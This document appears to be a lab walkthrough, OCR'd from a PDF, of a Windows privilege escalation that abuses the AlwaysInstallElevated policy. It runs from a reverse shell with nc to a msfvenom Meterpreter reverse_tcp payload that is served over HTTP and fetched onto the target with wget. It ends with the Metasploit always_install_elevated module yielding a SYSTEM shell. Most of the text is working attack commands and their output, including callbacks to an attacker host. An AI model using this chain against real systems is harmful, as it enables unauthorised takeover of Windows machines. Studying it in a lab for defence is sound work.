

Always Elevated

Steps:-

1. Firstly we have to enable the “always install with elevated privilege”, then update using “gpupdate” on cmd.



2. Now we will try to get the reverse shell using the “nc” and after getting the access will run some commands only to check.



3. Now we will run following commands to check, if we see “**0x1**” then we are good to go:
“reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer”
(The value shown in output as **0x1** represent **1** in decimal number and it represents the **enabled** state of the setting.)

4. Using msfvenom for creating the payload

```
┌──(root㉿root)-[~/Desktop]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=eth0 lport=1234 -f exe>am.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root㉿root)-[~/Desktop]
└─# lsof -i :445

┌──(root㉿root)-[~/Desktop]
└─# python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.28.14 - - [28/Oct/2024 06:39:16] "GET /am.exe HTTP/1.1" 200 -
192.168.28.14 - - [28/Oct/2024 06:40:55] "GET /am.exe HTTP/1.1" 200 -
```

5. Now we are using “wget” to get the payload previously created

```
PS C:\Users\root> cd Desktop
PS C:\Users\root\Desktop>  wget http://192.168.28.55/am.exe -o am.exe
PS C:\Users\root\Desktop> ls


    Directory: C:\Users\root\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/28/2024   4:10 PM          73802 am.exe
-a----        10/28/2024   4:12 PM             43 command.txt
-a----        10/19/2024  11:15 PM           1446 Microsoft Edge.lnk


PS C:\Users\root\Desktop>
```

6. Now we will use the msfconsole command and search for “always elevated”
   Setting the environment and after hitting run , we finally get shell and system32 means root/administrator

```
┌──(root㉿root)-[~]
└─# msfconsole -q
msf6 > search always elevated

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/windows/local/always_install_elevated       2010-03-18       excellent  Yes    Windows AlwaysInstallElevated MSI


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/local/always_install_elevated

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/always_install_elevated) > set lhost eth0
lhost => eth0
msf6 exploit(windows/local/always_install_elevated) > set session 1
session => 1
msf6 exploit(windows/local/always_install_elevated) > run
```


C:\Windows\system32>